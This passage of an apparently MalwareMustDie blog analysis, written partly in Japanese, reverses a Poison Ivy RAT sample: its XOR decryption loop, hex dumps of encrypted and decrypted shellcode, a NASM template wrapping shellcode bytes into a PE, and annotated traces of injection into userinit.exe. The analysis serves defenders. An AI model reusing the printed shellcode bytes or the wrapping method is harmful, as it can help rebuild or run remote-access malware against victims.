So looks like we need and XOR , Key “0xe9” and byte length: 0x2183 . I didn't want to write it further before, but now is okay, here's a simple explanation for this XOR stuff. Poison Ivy malware itself is the XOR resulted binary. It will inject the actual payload to the userinit.exe (we will go there in following section) as the SECOND shellcode. This XOR

resulted shellcode data contains basic information of the campaign itself.

```
[x] Disassembly
0x00002194 and ch, ch
0x00002196 nop
0x00002197 cld
0x00002198 pop edx
0x00002199 push edx
0x0000219a dec eax
0x0000219b inc eax
0x0000219c cmc
0x0000219d pop eax
0x0000219e push eax
0x0000219f pop edx
0x000021a0 mov ecx, 0x2183
-> 0x000021a5 xor byte [edx], 0xe9
0x000021a8 add edx, 1
;-- eip:
0x000021ab sub ecx, 1
0x000021ae cmp ecx, 0
0x000021b1 jne 0x21a5 ;[1
0x000021b3 push eax
0x000021b4 push edi
0x000021b5 xor eax, 0
0x000021ba pop edi

Symbols

Stack
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x00000000 5266 a95c c65a 90e8 8321 0000 babf b801 Rf.%Z...!.....
0x00000010 45ec e9e9 6231 682a a97a a9e9 6a52 27e9 E...b1h*.z.,jR'.
0x00000020 e9e9 e99c dc01 87ec e9e9 6219 8199 6fa9 .....b...o.
0x00000030 e901 33ec e9e9 b9bf 01fa efe9 e962 196c ..3.....b.l
0x00000040 1f9d febd 83e9 83e9 019a ece9 e968 29b5 .....h).

Registers
eax 0x00000000 ebx 0x00000000 ecx 0x0000217e
edx 0x00000007 esi 0x00000000 edi 0x00000000 esp 0x00000000
ebp 0x00000000 eip 0x000021ab eflags
```

Its getting late and I need my beauty sleep, and I can't spend much time on this so I will share a neat way to handle this shellcode :)

So I used assembly and created a PE binary file using this shellcode.

Saving the shell code data in the .text section of the assembly file and the entry point(EP) will be "adjusted" by the compiler during compilation process therefore you can execute this shellcode as a binary PE file. This method is very useful when analyzing shellcodes. And by using a Unix environment you can create this PE without risking an infection. (For this sample I conducted most of my analysis in FreeBSD)

```

101 ; PE code section↓
102 ↓
103 ↓
104 db ".text", 0, 0, 0           ; Name↓
105 dd codesize                 ; VirtualSize↓
106 dd round(hdrsize, 1)       ; VirtualAddress↓
107 dd round(codesize, 1)      ; SizeOfRawData↓
108 dd code                     ; PointerToRawData↓
109 dd 0                        ; PointerToRelocations UNUSED↓
110 dd 0                        ; PointerToLinenumbers UNUSED↓
111 dw 0                        ; NumberOfRelocations UNUSED↓
112 dw 0                        ; NumberOfLinenumbers UNUSED↓
113 dd 0x60000020              ; Characteristics (code, execute, read) UNUSED↓
114 ↓
115 hdrsize equ $ - $$↓
116 ↓
117 ; PE code section data↓
118 ↓
119 ↓
120 ↓
121 align filealign, db 0↓
122 ↓
123 code:↓
124 ↓
125 ; Entry point↓
126 ↓
127 start:↓
128 ↓
129 ; .text ← シェルコードのopcodeを分解して入れた ↓
130 ↓
131 db 0x52, 0x66, 0xA9, 0x5C, 0xC6, 0x5A, 0x90, 0xE8, 0x83, 0x21, 0x00, 0xBA, 0xBF, 0xB8, 0x01↓
132 db 0x45, 0xEC, 0xE9, 0xE9, 0x62, 0x31, 0x68, 0x2A, 0xA9, 0x7A, 0xA9, 0xE9, 0x6A, 0x52, 0x27, 0xE9↓
133 db 0xE9, 0xE9, 0xE9, 0x9C, 0xDC, 0x01, 0x87, 0xEC, 0xE9, 0xE9, 0x62, 0x19, 0x81, 0x99, 0x6F, 0xA9↓
134 db 0xE9, 0x01, 0x33, 0xEC, 0xE9, 0xE9, 0xB9, 0xBF, 0x01, 0xFA, 0xEF, 0xE9, 0xE9, 0x62, 0x19, 0x6C↓
135 db 0x1F, 0x9D, 0xFE, 0xBD, 0x83, 0xE9, 0x83, 0xE9, 0x01, 0x9A, 0xEC, 0xE9, 0xE9, 0x68, 0x29, 0xB5↓


```

小さいPEのスケルトン

エントリーポイントをここで適当に作って.. (^-^v

ふがほげなどなど...のシェルコードw


By using gcc or nasm to compile the PE file can be created in FreeBSD.



So we can now analyze the code for further analysis and behavior analysis of the malware without any risk. (^ - ^ v

So it turns out that much of the behavior of the sample conducts many malware actions, the shellcode extracts information of its victim and calls back to a C2 server and other nefarious actions.

Writing out exactly what the payload does will take a very long time but here is the draft of the sample's payload behavior diagram in a hand writing I made for my own memo during stepping (sorry for an ugly hand writing) ↓



(This hand writing diagram contains the shellcode process, for both shellcodes used by FHAPPI. The first one is what had been injected by the powershell.exe, the second one is what had been injected into the userinit.exe process. I'll clean up once I get to it, besides the malicious actor could be reading this post too. So once the necessary steps are taken I might clean this up)

Shellcode is a piece of code used as a payload that uses software security holes in computer security. Shell codes are often written in machine language. In order to allow an attacker to control an intruding machine, they often launches a shell, for that a machine language code is executed.

Shell code is not necessarily just to start a shell, even without opening any shell, intrusion of malicious commands can be performed, for example, executing a specific function of a library by addressing specific work space in kernel for execution of a malicious activities, so it is said that the name of shell code is insufficient. However, other terms have not been established so far.

## 5 . POISON IVY

The shell code utilizes many system calls and hence the shell code itself is somewhat bloated.

The following picture is the list of DLL calls I yanked from forensics.

(sorry for not cleaning this up, #neverenoughtime) ↓

```

CreateThread.KERNEL32(00000000,00000000,?,?,00000000,?,?,?), xref: 0x011B006C↓
LookupPrivilegeValueA.ADVAPI32(00000000,?,?), xref: 0x011B008B↓
AdjustTokenPrivileges.KERNELBASE(?,00000000,00000001,00000010,?,?), xref: 0x011B008C↓
AdjustTokenPrivileges.KERNELBASE(?,00000000,00000001,?,00000000,?), xref: 0x011B008D↓
CreateFileA.KERNEL32(?,80000000,00000003,00000000,00000003,00000080,00000000), :
getsockname.WS2_32(?,?,00000010), xref: 0x011B02B9↓
VirtualAlloc.KERNELBASE(00000000,000000FF,00001000,00000040), xref: 0x011B02FA↓
GetComputerNameA.KERNEL32(?,000000FF), xref: 0x011B0308↓
VirtualAlloc.KERNELBASE(00000000,000000FF,00001000,00000040), xref: 0x011B0349↓
GetPriorityClass.KERNELBASE(00000000), xref: 0x011B03CF↓
SetPriorityClass.KERNELBASE(00000000), xref: 0x011B03F3↓
Sleep.KERNELBASE(0000000A), xref: 0x011B040A↓
Sleep.KERNELBASE(000001F4), xref: 0x011B041D↓
SetPriorityClass.KERNELBASE(00000000), xref: 0x011B044A↓
select.WS2_32(00000000,00000001,00000000,00000000,?,?), xref: 0x00061423↓
recv.WS2_32(?,?,?,00000000,?), xref: 0x0006143F↓
send.WS2_32(?,?,?,00000000,?), xref: 0x00061444↓
SetErrorMode.KERNELBASE(00008007), xref: 0x00130085↓
VirtualAlloc.KERNELBASE(00000000,00000588,00001000,00000040), xref: 0x00130113↓
:↓
VirtualAlloc.KERNELBASE(00000000,0000001C,00001000,00000040), xref: 0x001307F7↓
CreateThread.KERNEL32(00000000,00000000,00000000,00000000,00000000,?), xref: 0x001307F8↓
socket.WS2_32(00000002,00000001,00000000), xref: 0x00061059↓
gethostbyname.WS2_32(?), xref: 0x0006107E↓
connect.WS2_32(?,00000002,00000010,00000002), xref: 0x000610B0↓
:↓
VirtualAlloc.KERNELBASE(00000000,?,00001000,00000040), xref: 0x00170085↓
LoadLibraryA.KERNEL32(00000000), xref: 0x001700A6↓
VirtualAlloc.KERNELBASE(00000000,00000000,00001000,00000040), xref: 0x001701A3↓
CreateFileA.KERNEL32(?,80000000,00000001,00000000,00000003,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000), xref: 0x001701A4↓
:↓
VirtualAlloc.KERNELBASE(00000000,?,00001000,00000040), xref: 0x00170085↓
CreateMutexA.KERNELBASE(00000000,00000000,?,00000000), xref: 0x000603AA↓
:↓
VirtualAlloc.KERNELBASE(00000000,?,00001000,00000040), xref: 0x001800C3↓
Sleep.KERNELBASE(00000064), xref: 0x001805E1↓
VirtualAlloc.KERNELBASE(00000000,00000029,00001000,00000040), xref: 0x01100079↓
LoadLibraryA.KERNEL32(00061EF1), xref: 0x00061EF9↓
VirtualAlloc.KERNELBASE(00000000,?,00001000,00000040), xref: 0x0110009D↓
GlobalAlloc.KERNELBASE(00000002,00000000,?,?), xref: 0x011100AA[EOF]

```

\*) you will need to sort these out by analyzing the flow of the malware in assembly mode.

I notices this is a 「Poison Ivy」 during the first stage of trace-assembly analysis of the shellcode:





```
0x00000000 5266 a95c c65a 90e8 8321 0000 5356 51e8 Rf.¥.Z...!..SVQ.
0x00000010 ac05 0000 8bd8 81c3 4093 4000 83bb ce10 ..@.@.....
0x00000020 0000 0075 35e8 6e05 0000 8b0f 6870 8640 ..u5.n...hp.@
0x00000030 00e8 da05 0000 5056 e813 0600 008b f085 ..PV.....
0x00000040 f674 1754 6a00 6a00 e873 0500 0081 c05c ..t.Tj.j..s...¥
0x00000050 8840 0050 6a00 6a00 ff46 53e8 c802 0000 ..@.Pi.....S
0x00000060 5a5e 5bc3 4372 6561 7465 5468 7265 6164 Z" CreateThread
0x00000070 0000 0000 558b ec83 c494 5356 57e8 1605 ....U.....SVW...
...
0x000001a0 0100 568b 45dc 50ff 55f4 899e b800 0000 ..V.E.P.U.....
0x000001b0 568b 45dc 50ff 55f0 8b45 dc50 ff55 ec5f V.E.P.U..E.P.U.
0x000001c0 5e5b 8be5 5dc2 0800 4372 6561 7465 5072 ^T_ CreatePr
0x000001d0 6f63 6573 7341 0000 5669 7274 7561 6c41 ocessA..VirtualA
0x000001e0 6c6c 6f63 4578 0000 5772 6974 6550 726f llocEx..WritePro
0x000001f0 6365 7373 4d65 6d6f 7279 0000 4765 7454 cessMemory..GetT
0x00000200 6872 6561 6443 6f6e 7465 7874 0000 0000 hreadContext....
0x00000210 5365 7454 6872 6561 6443 6f6e 7465 7874 SetThreadContext
...
0x00000220 0000 0000 5265 7375 6d65 5468 7265 6164 .. ResumeThread
0x00000230 0000 0000 476c 6f62 616c 416c 6c6f 6300 GlobalAlloc.
0x00000240 7573 6572 696e 6974 2e65 7865 0000 0000 userinit.exe...
0x00000250 5356 5755 81c4 f0fe ffff e839 0300 008b SWW0.....S...
0x00000260 d868 f888 4000 e8a5 0300 0050 53e8 d803 ..h..@.....PS...
...
0x000002d0 1027 0000 ffd5 4643 80fb 3a75 d6eb d081 ..FC.....
0x000002e0 c410 0100 005d 5f5e 5bc3 0000 4578 7061 ..l^T_ Expa
0x000002f0 6e64 456e 7669 726f 6e6d 656e 7453 7472 ndEnvironmentStr
0x00000300 696e 6773 4100 0000 536c 6565 7000 0000 ingsA...Sleep...
0x00000310 2575 7365 7270 726f 6669 6c65 255c 506c %userprofile%PI
0x00000320 7567 312e 6461 7400 558b ec83 c4ec 5356 ugl.dat.U.....SV
0x00000330 578b 5d08 e887 0200 0081 c040 9340 0005 W.J.....@.@..
0x00000340 d210 0000 8945 fce8 4c02 0000 8bf0 6854 ..E..L.....ht
0x00000350 8b40 00e8 b802 0000 5056 e8f1 0200 008b ..@.....PV.....
...
XOR Decrypted PoisonIvy - Part 1
@unixfreaxjp | #MalwareMUSTDie! Mar, 2017
```

```
0x00000e70 0056 8d86 6b09 0000 508d 8645 0100 0050 ..V..k...P..F..P
0x00000e80 f196 fd10 0000 e807 0000 0077 7332 5f33 ..ws2_3
0x00000e90 3200 5850 f196 9d00 0000 8986 c30a 0000 2.P.....
0x00000ea0 e83a 0000 00e1 60b4 8e01 00d1 4129 7c15 ..A)...
...
0x000011b0 e933 ffff ffe9 9d00 0000 e81b 0000 0043 ..3.....C
0x000011c0 4f4e 4e45 4354 2025 733a 2569 2048 5454 ONNECT %s:%i HTT
0x000011d0 502f 312e 300d 0a0d 0a00 5a8d bd34 fbff P/1.0.....Z..4..
...
0x00001240 3530 3320 0f84 9efe ffff 817f 0932 3030 503 .....200
0x00001250 200f 850b 0100 008d bd34 fbff f133 c956 .....4...S.v
...
0x00001c30 0000 0061 6476 6170 6933 3200 f195 21f1 ..advap132...!..
0x00001c40 ffff 8985 57fb ffff e806 0000 006e 7464 ..W.....ntd
0x00001c50 6c6c 00ff 9521 f1ff f189 855f fbff f1e8 ..t
0x00001c60 0700 0000 7573 6572 3332 00ff 9521 f1ff ..user32...!..
...
0x00001ef0 f0ff ffe9 2a01 0000 e808 0000 0061 6476 ..*.....adv
0x00001f00 7061 636b 00ff 9521 f1ff f168 6b37 047e pack...!..hk7.~
0x00001f10 506a 00e8 5ef5 ffff 6a00 6a00 f1d0 8885 PJ.....J.J.....
...
XOR Decrypted PoisonIvy - Part 2
@unixfreaxjp | #MalwareMUSTDie! Mar, 2017
"You're smoked dude, better ask your boss more money for better RAT!"
```

# Another shellcode in a shellcode..

In the malware proess "userinit.exe" there was a shellcode being injected. It looks like this:

```
1 535651E8AC0500008BD881C34093400083BBCE000000007535E86E0500008BF06
870864000E8DA0500005056E8130600008BF085F67417546A006A00E873050000
81C05C884000506A006A00FFD653E8C80200005A5E5BC34372656174655468726
5616400000000558BEC83C494535657E8160500008BD885DB0F843301000068D4
874000E87A0500005053E8B30500008BF068E4874000E8670500005053E8A0050
0008BF868F4874000E8540500005053E88D0500008945F86808884000E8400500
005053E8790500008945F4681C884000E82C0500005053E8650500008945F0683
0884000E8180500005053E8510500008945EC6840884000E8040500 [EOF]
```

This second shell code was generated during the XOR-decrypting process when Powersploit (malware script of powershell.exe) injected the first shell code, and the first shell code to then injecting this second shell code into userinit.exe process. First shell code is the whole **PoisonIvy** itself, second shellcode is **the installed infectious payload to the client's PC**. See the screenshot I took while cracking the first shell code by XOR below in radare2, it shows the second shell code was formed during the first shell code was XOR-decrypting itself:

```

[0x0000218f 0% 180 hongkong-shellcode]> ?0;f tmp;s..
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x00000000 5266 a95c c65a 90e8 8321 0000 5356 51e8 Rf.¥.Z...!..SVQ.
0x00000010 ac05 0000 8bd8 81c3 4093 4000 83bb ce00 .....@.@.....
0x00000020 0000 0075 35e8 6e05 0000 8bf0 6870 8640 ...u5.n.....hp.@
0x00000030 00e8 da05 0000 5056 e813 0600 008b f085 .....PV.....
eax 0x00000000    eax 0x0000000c    ebx 0x00000000    ecx 0x00001fb7
edx 0x00001d8    esi 0x00000000    edi 0x00000000    esp 0x00000000
ebp 0x00000000    eip 0x000021ae    eflags P

0x0000218f 3500000000 xor eax, 0
0x00002194 22ed and ch, ch
0x00002196 90 nop
0x00002197 fc cld
0x00002198 5a pop edx
0x00002199 52 push edx
0x0000219a 48 dec eax
0x0000219b 40 inc eax
0x0000219c f5 cmc
0x0000219d 58 pop eax
0x0000219e 50 push eax
0x0000219f 5a pop edx
0x000021a0 b983210000 mov ecx, 0x2183
-> 0x000021a5 8032e9 xor byte [edx], 0xe9
0x000021a8 83c201 add edx, 1
0x000021ab 83e901 sub ecx, 1
;-- eip:
0x000021ae 83f900 cmp ecx, 0
<= 0x000021b1 75f2 ine 0x21a5 ;[1]

```

↑ It's hard to see or noticing malicious part of the second shellcode by ASCII view, let's see it in binary mode ↓

```

0x00000000 0xe8515653 0x000005ac 0xc381d88b 0x00409340 SVQ.....@.
0x0000000e 0xbb830040 0x000000ce 0xe8357500 0x0000056e @.....u5.n.
0x0000001c 0xf08b0000 0x40867068 0x05dae800 0x56500000 .....hp.@.....
0x0000002a 0x13e85650 0x8b000006 0x74f685f0 0x006a5417 PV.....t.T
0x00000038 0x006a006a 0x000573e8 0x5cc08100 0x50004088 j.j..s....¥.@
0x00000046 0x006a5000 0xd6ff006a 0x02c8e853 0x5e5a0000 .Pj.j..S.....
0x00000054 0xc35b5e5a 0x61657243 0x68546574 0x64616572 Z^[.CreateThre
0x00000062 0x00006461 0x8b550000 0x94c483ec 0xe8575653 ad....U.....SV
0x00000070 0x0516e857 0xd88b0000 0x840fdb85 0x00000133 W.....3.
0x0000007e 0xd4680000 0xe8004087 0x0000057a 0xb3e85350 ..h..@..z...PS
0x0000008c 0x0005b3e8 0x68f08b00 0x004087e4 0x000567e8 .....h..@..g
0x0000009a 0x50000005 0x05a0e853 0xf88b0000 0x4087f468 ...PS.....h.
0x000000a8 0xe8004087 0x00000554 0x8de85350 0x89000005 .@..T...PS....
0x000000b6 0xf8458900 0x40880868 0x0540e800 0x53500000 ..E.h..@..@...
0x000000c4 0x79e85350 0x89000005 0x1c68f445 0xe8004088 PS.y...E.h..@
0x000000d2 0x052ce800 0x53500000 0x000565e8 0xf0458900 ...PS.e....
0x000000e0 0x3068f045 0xe8004088 0x00000518 0x51e85350 E.h0.@.....PS
0x000000ee 0x000551e8 0xec458900 0x40884068 0x0504e800 .Q...E.h@..@..
0x000000fc 0xff000504 0xffffffff 0xffffffff 0xffffffff .....

```

Now I see the suspicious 「 CreateThread 」 DLL call printed out in there, very suspicious.  
The type of this shellcode is in x86-32 with the size of 255 bytes.

To get more idea on how it works, you will have to see it's flow with any tool you prefer, but I have my beloved one, and the result is like this:

```

0x0 ;[c]
(fcn) fcn.eFlags 88
fcn.eFlags ();
0x00000000 53          push ebx
0x00000001 56          push esi
0x00000002 51          push ecx
0x00000003 e8ac050000 call 0x5b4 ;[a]
0x00000008 8bd8       mov ebx, eax
0x0000000a 81c340934000 add ebx, 0x409340
0x00000010 83bbce000000 cmp dword [ebx + 0xce], 0
0x00000017 7535       jne 0x4e ;[b]

```

```

[0x19] ;[g]
0x00000019 e86e050000 call 0x58c ;[d]
0x0000001e 8bf0 mov esi, eax
0x00000020 6870864000 push 0x408670
0x00000025 e8da050000 call 0x604 ;[e]
0x0000002a 50 push eax
0x0000002b 56 push esi
0x0000002c e813060000 call 0x644 ;[f]
0x00000031 8bf0 mov esi, eax
0x00000033 85f6 test esi, esi
0x00000035 7417 je 0x4e ;[b]

```

```

0x37 ;[h]
0x00000037 54 push esp
0x00000038 6a00 push 0
0x0000003a 6a00 push 0
0x0000003c e873050000 call 0x5b4 ;[a]
0x00000041 81c05c884000 add eax, 0x40885c
0x00000047 50 push eax
0x00000048 6a00 push 0
0x0000004a 6a00 push 0
0x0000004c ffd6 call esi

```

```

0x4e ;[b]
| ;-- esi:
0x0000004e 53 push ebx
0x0000004f e8c8020000 call 0x31c ;[i]
0x00000054 5a pop edx
0x00000055 5e pop esi
0x00000056 5b pop ebx
| ;-- eip:
0x00000057 c3 ret

```

It called the mapped addresses in the kernel prepared by the previous shellcode for kernel32.dll,advapi.dll, ws2\_32.dll

and kernelbase.dll, so one need to run the powershell script to see the exact address use. I see the usage of the *VirtualAlloc*, *CreateThread*, *LookupPrivilegeValueA*, *AdjustTokenPrivileges*, *CreateFileA*, *getsockname*, *sleep*, *GetComputerNameA*, *GetPriorityClass*, *SetPriorityClass* DLL functions were called.

To explain it a bit more, Poison Ivy shellcode during injection of the userinit.exe process was direct/indirectly involved in loading the necessary DLLs in the kernel space. The second shellcode (injected to the userinit.exe) has two types of "calls", the short ones are caling to the "Hint" address of the function in a DLL in memory map and second one is aiming for the "RVA" addresses.

To confirm about which address belongs to which functions of what DLL, one needs to know which DLL that was beforehand used or loaded by the malware and then during the condition of "infection" or during the simulation of that infection, the dump of the related DLL can show exact addresses that are applicable. For this case, there are many ways to dissect this, in the Windows OS there is tool called PE Dumper. This tool (or similar ones) will show which are RVA and Hint calls addresses and goes to specific functions. This is why I can know precisely which call were used. Noted: I can not be too transparent for not inspiring other bad guys to do the same.

In my test PC (it's a 64bit windows since I run it as image under BSD) the snapshot of kernel.dll calls can be seen as per following screenshot picture:

Microsoft (R) COFF/PE Dumper Version  
Copyright (C) Microsoft Corporation. All rights reserved.

Dump of file %kernel32.dll

File Type: DLL

Section contains the following exports for KERNEL32.dll

0.00 version  
1 ordinal base  
1220 number of functions  
1220 number of names

ヒントアドレス

RVAアドレス

ordinal	hint	RVA	name
3	0		AcquireSRWLockExclusive (forwarded to NTDLL.RtlAcquireSRWLockExclusive)
4	1		AcquireSRWLockShared (forwarded to NTDLL.RtlAcquireSRWLockShared)
5	2	0001C0E3	ActivateActCtx
6	3	00022E4D	AddAtomA
7	4	0001D917	AddAtomW
8	5	000A2C73	AddConsoleAliasA
9	6	000A2C32	AddConsoleAliasW
10	7	000768AB	AddLocalAlternateComputerNameA
-----			
761	2F8	000143DD	LoadLibraryA
762	2F9	0001442A	LoadLibraryExA
763	2FA	000141E1	LoadLibraryExW
764	2FB	00014359	LoadLibraryW
765	2FC	0008BF67	LoadModule
766	2FD	0001BA34	LoadResource
767	2FE	00084314	LoadStringBaseExW
768	2FF	000843C1	LoadStringBaseW
769	300	00011641	LocalAlloc
770	301	00083DA5	LocalCompact
771	302	000286A8	LocalFileTimeToFileTime
772	303	00072468	LocalFlags
773	304	000115C2	LocalFree

The reversed process for the second shellcode can be disassembled as per what I did in below report (it is the "head" of the longer analysis).




```

34 ↓
35 // 解析を続けて↓↓
36 ↓
37 ↓
38 0x11A006C: call dword ptr [esi+29h]: CreateThread@KERNEL32.DLL ↓
39 : // ここで新しいスレッドを準備↓
40 0x11A006F: lea eax, dword ptr [ebp-3Ch]: // PID番号2756 の C:\Windows\System32\userinit.exe 偽プロセスを実行↓
41 0x11A008B: call dword ptr [ebx+00000334h]: LookupPrivilegeValueA@ADVAPI32.DLL ↓
42 0x11A0091: mov eax, dword ptr [ebp-48h]: // スレッドの実行権限をLookupPrivilegeValueAで確認↓
43 : ↓
44 0x11A00BD: call dword ptr [ebx+00000338h]: AdjustTokenPrivileges@KERNELBASE.DLL ↓
45 0x11A00C3: mov eax, dword ptr [ebp-48h]: // デバギングのフラグをチェック↓
46 : // ここで2回返AdjustTokenPrivilegesを実行..自身が無いかも?w↓
47 : ↓
48 0x11A0155: call dword ptr [esi+59h]: CreateFileA@KERNEL32.DLL ↓
49 0x11A0158: mov edi, eax: // ここでファイル「%userprofile%\Plug1.dat」を作る↓
50 0x11A015A: cmp edi, 0xFFFFFFFF: // (CreateFileA)のretとcomp ↓
51 : ↓
52 0x11A02B9: call dword ptr [ebx+7Ch]: getsockname@WS2_32.DLL ↓
53 0x11A02BC: push dword ptr [ebp-000000B0h]: // ここでローカルソケットを繋ぐ: 127.0.0.1 127.0.0.1 127.0.0.100000↓
54 : ↓
55 0x11A02FA: call dword ptr [esi+21h]: VirtualAlloc@KERNELBASE.DLL ↓
56 0x11A02FD: mov dword ptr [ebp-4Ch], eax: // また次の実行の為にメモリを準備↓
57 : ↓
58 0x11A0308: call dword ptr [ebx+0000008Ch]: GetComputerNameA@KERNEL32.DLL ↓
59 0x11A030E: lea edx, dword ptr [ebp-00000084h]: // ここでレジストリに依頼し、PC情報を聞く↓
60 : // キー情報: HKEY_LOCAL_MACHINE\SYSTEM\Setup name: SystemSetupInProgress↓
61 : ↓

```

You can see this "bad" userinit.exe is operated and creating the file called 「Plug1.dat」, it made socket for the further works, and querying PC info through 「HKEY\_LOCAL\_MACHINE\SYSTEM\Setup の SystemSetupInProgress」, we'll see the values sent afterward. The next malicious process will be executed too. And these overall process will be looped. I had to terminate the process of loop itself in the 9th time, so I save the data of the Plug1.dat to Plug9.dat.

The process being executed by the second shellcode can be seen clearly. I made a graph to describe it as per below:



※) memo: A hand-made diagram I wrote was actually describing the whole process of the shellcode injected via powershell.exe, which also having the process traced of the second shellcode. The both shellcode are in interaction during the infection process.


*...now it started to sound like a mouse too..it is a mouse!*

Up to this point, there is no doubt this is a Poison Ivy.

## 6 . C N C and Network Traffic

